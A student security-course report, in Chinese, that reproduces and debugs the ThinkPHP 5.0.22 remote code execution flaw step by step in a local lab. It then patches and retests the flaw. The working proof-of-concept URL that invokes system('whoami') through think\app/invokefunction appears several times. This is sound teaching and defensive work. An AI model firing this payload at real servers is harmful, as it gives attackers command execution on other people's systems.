《安全程序设计与实践》课程设计报告

课题名称：ThinkPHP 5 远程代码执行漏洞复现

专业班级：

姓　　名：

学　　号：

指导教师：孙海峰

提交日期：2025/6/4

目录

一、 实验目的 2
二、 实验过程 2
2-1 实验对象 2
2-2 漏洞环境搭建 3
2-3 调试环境搭建 4
1. 下载 xdebug 4
2. 配置 php.ini 4
3. 配置 phpstorm 5
2-4 分析过程 6
2-5 流程图 10
2-6 原因总结 11
2-7 修复 12
1. 控制器名过滤（官方补丁形式） 12
2. 处理反斜杠 12
3. 强制路由模式 13
2-8 测试 13
1. 控制器名过滤（官方补丁形式） 13
2. 处理反斜杠 14
3. 强制路由模式 14
三、 实验结论 16
四、 思考题 16

一、 实验目的

1. 通过动态调试分析漏洞触发路径，理解 ThinkPHP 5.x 路由解析机制中_method 参数未过滤导致的代码执行原理。
2. 复现恶意 s 参数调用系统命令的过程，掌握漏洞利用方法及防御措施验证。

二、 实验过程

2-1 实验对象

ThinkPHP 是一个快速、兼容而且简单的轻量级国产 PHP 开发框架，诞生于 2006 年初，原名 FCS，2007 年元旦正式更名为 ThinkPHP，遵循 Apache2 开源协议发布，从 Struts 结构移植过来并做了改进和完善，同时也借鉴了国外很多优秀的框架和模式，使用面向对象的开发结构和 MVC 模式，融合了 Struts 的思想和 TagLib（标签库）、RoR 的 ORM 映射和 ActiveRecord 模式。

ThinkPHP5远程代码执行漏洞

★ 关注(1)

CNVD-ID	CNVD-2018-24942
公开日期	2018-12-11
危害级别	高 (AV:N/AC:L/Au:N/C:C/I:C/A:C)
影响产品	上海顶想信息科技有限公司 ThinkPHP 5.*，<5.1.31 上海顶想信息科技有限公司 ThinkPHP <=5.0.23
漏洞描述	ThinkPHP是由上海顶想信息科技有限公司开发维护的MVC结构的开源PHP框架。 thinkphp5存在远程代码执行漏洞。该漏洞由于框架对控制器名未能进行足够的检测，攻击者利用该漏洞对目标网站进行远程命令执行攻击。
漏洞类型	通用型漏洞
参考链接	https://blog.thinkphp.cn/869075
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息： https://blog.thinkphp.cn/869075
厂商补丁	ThinkPHP5远程代码执行漏洞的补丁
验证信息	(暂无验证信息)
报送时间	2018-12-11
收录时间	2018-12-11
更新时间	2018-12-11
漏洞附件	(无附件)

2-2 漏洞环境搭建

由于该漏洞影响产品为 thinkphp<=5.0.23，对应环境要求为：php >=5.4.0

我们使用 Windows Server2016 搭建服务端，环境：apache2.4.33，php7.1.16。(即可以基于现有环境进行实验)

然后拉取 thinkphp5.0.22 版本源代码作为实验对象，相关命令如下：(需先安装好 git)

git clone https://github.com/top-think/think think-5.0.22

git checkout v5.0.22

cd think-5.0.22


git clone https://github.com/top-think/framework thinkphp

git checkout v5.0.22

将以上代码放置到：

C:\Users\Administrator\Desktop\Web\apache2.4\httpd-2.4.33-o102o-x86-vc14-r2\Apache24\htdocs 目录下

最终目录结构如下：



我们访问 https://localhost/think-5.0.22/public/index.php

出现以下界面即环境**搭建成功**。

:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架


[V5.0 版本由 七牛云 独家赞助发布]

2-3 调试环境搭建

使用 phpstorm+xdebug 进行动态调试，

1. 下载 xdebug

查看 phpinfo，将 phpinfo 的内容全部复制到 [Xdebug: Support — Tailored Installation Instructions]中



PHP Version 7.1.16

System	Windows NT WIN-DEM9HKQN6U1 6.2 build 9200 (Windows Server 2012 Standard Editic
Build Date	Mar 28 2018 21:13:54
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pc snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../ob com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Users\Administrator\Desktop\Web\PHP\php-7.1.16-Win32-VC14-x86\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,TS,VC14
PHP Extension Build	API20160303,TS,VC14
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, phar
Registered Stream Socket Transports	tcp, udp

激活 Windows
转到"设置"以激活 Windows。

找到对应版本的 xdebug.dll 下载，重命名为 php_xdebug.dll 放置在 C:\Users\Administrator\Desktop\Web\PHP\php-7.1.16-Win32-VC14-x86\ext 中

Instructions

1. Download php_xdebug-3.1.6-7.3-vc15-nts-x86_64.dll
2. Move the downloaded file to , and rename it to `php_xdebug.dll`
3. Update `D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini` and add the line:
   `zend_extension = xdebug`
4. Restart the webserver

2. 配置 php.ini

在末尾添加：


[Xdebug]

```
zend_extension= php_xdebug.dll
xdebug.profiler_enable=On
xdebug.remote_enable=On
xdebug.auto_trace=On
xdebug.profiler_output_name=cachegrind.out.%t.%p
xdebug.show_local_vars=0
xdebug.remote_port=2333
xdebug.remote_host="localhost"
xdebug.idekey=PHPSTORM
xdebug.mode=debug
```

配置完成后重启 apache。

3. 配置 phpstorm

验证，结果如下即 xdebug 与 phpstorm 配置完成。



2-4 分析过程

根据漏洞描述：该漏洞是由于 Thinkphp 没有正确处理控制器名，导致在网站没有开启强制路由的情况下（即默认情况下）可以执行任意方法，只要类存在且方法可访问就会导致**远程命令执行漏洞**。

要理解这个漏洞，我们得通过 phpstrom 和 xdebug 进行**动态调试**理解 thinkphp **如何处理路由**开始下手。

我们使用官方 poc 进行调试：http://localhost/think-5.0.22/public/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

从应用入口文件\public\index.php 处设置断点，进行调试。

```
14  // 定义应用目录
15  define('APP_PATH', __DIR__ . '/../application/');
16  // 加载框架引导文件
    require __DIR__ . '/../thinkphp/start.php';
```

跳转到start.php

跟进/../thinkphp/start.php，跳转到 App.php

```
14  // ThinkPHP 引导文件
15  // 1. 加载基础文件
16  require __DIR__ . '/base.php';
17
18  // 2. 执行应用
19  App::run()->send();
```

跳转到App.php

我们找到/library/think/App.php#**run()**函数，用于处理请求和生成响应。由于默认的 filter 在 config.php 中为空字符串，thinkphp 首先会设置默认的过滤函数，即**$dispatch 为空**，进入 **routeCheck()**函数也就是路由处理函数进行路由检测。

```php
// 获取应用调度信息
$dispatch = self::$dispatch;   $dispatch: null   默认为空

// 未设置调度信息则进行 URL 路由检测
if (empty($dispatch)) {
    $dispatch = self::routeCheck($request, $config);   $dispatch: null
}                                    进入
```

routeCheck 函数就是用配置的路由规则去检测我们请求的路由，得到路径变量**$path 为 index/think\app/invokefunction**。

```
$must = <uninitialized>
$path = (string) index/think\app/invokefunction
$request = think\Request[36]
```

POC 中剩余变量存储在$_GET 中

```
$_GET = array[2]
    $_GET['function'] = (string) call_user_func_array
    $_GET['vars'] = array[2]
        ...
```

继续跟进，由于变量方法 result 设定为假，进入 Route.php 的 **parseUrl** 函数，此函数用来**解析变量$path**（index/think\app/invokefunction）

```php
// 路由无效 解析模块/控制器/操作/参数... 支持控制器自动搜索
if (false === $result) {                              进入
    $result = Route::parseUrl($path, $depr, $config['controller_auto_search']);
}
```

跟进 parseUrl()方法，发现这个方法**将$path 中的'/'替换为'|'**。

```php
public static function parseUrl($url, $depr = '/', $autoSearch = false)
{

    if (isset(self::$bind['module'])) {
        $bind = str_replace('/', $depr, self::$bind['module']);
        // 如果有模块/控制器绑定
        $url = $bind . ('.' != substr($bind, -1) ? $depr : '') . ltrim($
    }
    $url              = str_replace($depr, '|', $url);
    list($path, $var) = self::parseUrlPath($url);
    $route            = [null, null, null];
```

$path 就从 index/think\app/invokefunction 变成 index|think\app|invokefunction。

```
$suffix = <uninitialized>
$url = (string) index|think\app|invokefunction
$val = <uninitialized>
```

接着会进入 parseUrlPath 函数。将 path 变量分隔符替换后转变为数组

```
} elseif (strpos($url, needle: '/')) {
    // [模块/控制器/操作]
    $path = explode( separator: '/', $url);
} else {
    $path = [$url];
}
return [$path, $var];
```

以'/'分隔path变量

返回$path,$var

```
$path = array[3]
    $path[0] = (string) index
    $path[1] = (string) think\app
    $path[2] = (string) invokefunction
```

按'/'分割为数组

返回到 parseUrl 函数，继续往下跟，跟到解析控制器部分，

```
} else {
    // 解析控制器
    $controller = !empty($path) ? array_shift( &array: $path) : null;
}
// 解析操作
$action = !empty($path) ? array_shift( &array: $path) : null;
// 解析额外参数
self::parseUrlParams( url: empty($path) ? '' : implode( separator: '|', $path));
```

think\app

invokefunction

将控制器和操作方法封装为$route，最终返回['type' => 'module', 'module' => $route]数组给 routeCheck 中的**$result**。

```
$route = array[3]
    $route[0] = (string) index
    $route[1] = (string) think\app
    $route[2] = (string) invokefunction
```

然后作为 App.php 中**$dispatch** 的值，传入 exec()函数中。

```
// 监听 app_begin
Hook::listen( tag: 'app_begin', &params: $dispatch);

// 请求缓存检查
$request->cache(
    $config['request_cache'],
    $config['request_cache_expire'],
    $config['request_cache_except']
);

$data = self::exec($dispatch, $config);
```

'type' => 'module', 'module' => $route

继续跟进 exec()函数，该函数根据不同的调度类型执行相应的处理逻辑，由于$dispatch['type']='module'，所以只看 module 类型。

```
case 'module': // 模块/控制器/操作
    $data = self::module(
        $dispatch['module'],
        $config,
        convert: isset($dispatch['convert']) ? $dispatch['convert'] : null
    );
    break;
```

调用module函数

又调了 module()方法，获取了控制器名和操作名，

```
// 是否自动转换控制器和操作名
$convert = is_bool($convert) ? $convert : $config['url_convert'];

// 获取控制器名
$controller = strip_tags( string: $result[1] ?: $config['default_controller']);
$controller = $convert ? strtolower($controller) : $controller;

// 获取操作名
$actionName = strip_tags( string: $result[2] ?: $config['default_action']);
if (!empty($config['action_convert'])) {
    $actionName = Loader::parseName($actionName,  type: 1);
} else {
    $actionName = $convert ? strtolower($actionName) : $actionName;
}
```

think\app

invokefunction

继续跟进，使用 invokeFunction 方法通过 ReflectionMethod 动态调用任意函数，通过传入的$function（call_user_func_array）创建反射对象，用于后续动态调用。

```
if (is_callable([$instance, $action])) {
    // 执行操作方法
    $call = [$instance, $action];
    // 严格获取当前操作方法名
    $reflect    = new \ReflectionMethod($instance, $action);
    $methodName = $reflect->getName();
    $suffix     = $config['action_suffix'];
    $actionName = $suffix ? substr($methodName,  offset: 0, -strlen($suffix)) : $meth
    $request->action($actionName);
```

验证app.php中是否存在invokefunction方法

存在——进入if语句

创建放射对象，获取操作方法

```
$reflect = ReflectionMethod[2]
    $reflect->name = (string) invokeFunction
    $reflect->class = (string) think\App
```

调用 invokeMethod()方法

```
Hook::listen( tag: 'action_begin',  &params: $call);

return self::invokeMethod($call, $vars);
```

变量$call 的值如下图所示。

```
$call = array[2]
    $call[0] = think\App[9]
        ...
    $call[1] = (string) invokefunction
```

跟进 invokeMethod 方法，通过 ReflectionMethod 获取剩余参数。

```php
public static function invokeMethod($method, $vars = [])
{
    if (is_array($method)) {
        $class   = is_object($method[0]) ? $method[0] : self::invokeClass($method[0]);
        $reflect = new \ReflectionMethod($class, $method[1]);
    } else {
        // 静态方法
        $reflect = new \ReflectionMethod($method);
    }

    $args = self::bindParams($reflect, $vars);
```

获取POC余下参数

赋予$args

变量$args 会获取 POC 中的余下的参数（即$_GET）。

```
$args = array[2]
    $args[0] = (string) call_user_func_array
    $args[1] = array[2] vars[0]=system&vars[1][]=whoami
```

最后调用 invokeArgs 函数——使用数组方法给函数传递参数并执行函数，等价于直接调用函数：call_user_func_array('system', ['whoami']);。所以最终返回执行 call_user_func_array 函数执行结果给 exec 函数。


```php
    self::$debug && Log::record( msg: '[ RUN ] ' . $reflect->class . '->' . $reflect->r

    return $reflect->invokeArgs( object: isset($class) ? $class : null, $args);
}
```


返回变量 $data 会接受 call_user_func_array 函数执行数据的值。“NT AUTHORITY\SYSTEM”是 Windows 操作系统中的一个特殊内置账户，具有最高系统权限，通常用于系统核心进程和关键服务的运行。

```
$data = "nt authority\system"
```


结果如下图所示，看以看到命令已经执行成功了。



2-5 流程图



简单攻击链：



2-6 原因总结

此漏洞的核心成因在于**路由解析逻辑的安全疏漏**，且对 **url 的校验是欠缺的**，而且 url 是用户完全可控的，并且还可以调用控制器的方法，我们可以通过 url 来调用敏感方法，进而执行命令。

简单来说，ThinkPHP 5 远程代码执行漏洞是由于 ThinkPHP 路由解析机制**未开启强制路由**且**未对控制器名进行安全过滤**，导致攻击者通过反斜杠构造恶意 URL，直接**调用框架内部**类的危险方法（invokefunction），利用**反射**机制动态执行用户可控参数（call_user_func_array('system',['whoami'])），导致远程任意命令执行。

在 routeCheck 函数中，Route::parseUrl 方法仅对路径变量 $path（index/think\app/invokefunction）按斜杠‘/’进行简单分组，却完全忽略了对反斜杠‘\’的处理。这一缺陷直接导致解析后的$result 数组呈现如下结构：

```
$result = array[3]
    $result[0] = (string) index
    $result[1] = (string) think\app
    $result[2] = (string) invokefunction
```

模块：index，大多数网站都有这个模块，而且每个模块都会加载 app.php 文件，这为攻击者利用漏洞提供了便利条件，无需额外去构造模块，直接借助默认配置就能发起攻击。

控制器：think\app，其命名空间为 think，类名为 app，虽然 think\App 类并非传统概念里的"控制器"，但框架没有对控制器名的**命名空间设置限制**，这就使得攻击者能够绕开路由规则，直接调用框架核心类的 invokefunction 方法。

操作：invokefunction，是 think\App 类的内置方法：通过 ReflectionFunction 创建反射函数对象，接着对用户传入的$vars 参数和目标函数的参数列表进行绑定，最后利用 invokeArgs 来执行函数。

```
public static function invokeFunction($function, $vars = [])
{
    $reflect = new \ReflectionFunction($function);
    $args    = self::bindParams($reflect, $vars);

    // 记录执行信息
    self::$debug && Log::record( msg: '[ RUN ] ' . $reflect->__toString(),  type: 'info');

    return $reflect->invokeArgs($args);
}
```

exec 函数会接收$dispatch 中的控制器信息（即 think\app），然后通过 ReflectionMethod 对 invokefunction 方法进行实例化。

攻击者通过 URL 参数：

function=call_user_func_array&vars[0]=system&vars[1][]=whoami 来操控 $function（call_user_func_array）和$vars（system 和 whoami），这样就使得 invokeArgs 最终执行 call_user_func_array('system',['whoami'])，进而执行系统命令。

2-7 修复

1. 控制器名过滤（官方补丁形式）

App.php 中的 module 方法。

在解析控制器时添加正则校验（preg_match('/^(A-Za-z)(\w|\.)*$/', $controller)），禁止包含反斜杠'\'等特殊字符，阻断恶意命名空间（think\app）的构造。

```
// 获取控制器名
$controller = strip_tags($result[1] ?: $config['default_controller']);
if (!preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) {
    throw new HttpException(404, 'controller not exists:' . $controller);
}
$controller = $convert ? strtolower($controller) : $controller;
```

修改后无效记得重启 apache。

2. 处理反斜杠

Route.php 中的 parseUrlPath 方法。

分隔符替换时添加'\'也进行统一分隔符替换。

与官方补丁的原理差不多，但是他不是阻断'\'，而是将'\'作为'/'处理。

```
private static function parseUrlPath($url)
{
    // 分隔符替换 确保路由定义使用统一的分隔符
    //$url = str_replace('|', '/', $url);
    $url = str_replace(['|', '\\'], '/', $url);
    $url = trim($url, '/');
    $var = [];
    if (false !== strpos($url, '?')) {
        // [模块/控制器/操作?]参数1=值1&参数2=值2...
```

3. 强制路由模式

在 application/config.php 中。

设置'url_route_must' => true，禁止未定义的路由访问。

```
97      // 是否强制使用路由
98      'url_route_must'        => true,
99      // 域名部署
```

2-8 测试

1. 控制器名过滤（官方补丁形式）

当触发控制器名校验且不通过时，会抛出一个 HttpException 异常，显示 404 错误页面。

传入参数?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

页面显示控制器“think\app”不存在，与预期一致。


2. 处理反斜杠

反斜杠被当作‘/’处理后破坏了正常解析逻辑，使得找不到对应的模块、控制器、操作等，触发错误。

页面显示错误，与预期一致。

3. 强制路由模式

index.php 也访问不了




因为强制路由就是所有请求必须在 route.php 中明确定义路由规则，否则直接返回 404 错误，传统的“自动解析 URL”模式失效。我们设置一下默认路由即可：

在 application/route.php 中添加默认路由：

Index.php 能正常访问，

传入 payload 页面显示错误，测试正确。



三、 实验结论

本实验成功复现了 ThinkPHP 5.0.22 的远程代码执行漏洞。核心成因是框架路由解析过程中未对控制器名进行严格过滤，导致攻击者通过构造包含反斜杠（\）的 URL（如 **index/think\app/invokefunction**）调用非公开类方法（如 **think\App::invokefunction**）。该方法利用反射机制动态执行用户可控参数（如 **call_user_func_array('system', ['whoami'])**），最终实现任意系统命令执行。

漏洞危害性：攻击者可通过 URL 参数直接执行操作系统命令，获取服务器最高权限。。

修复方案有效性：

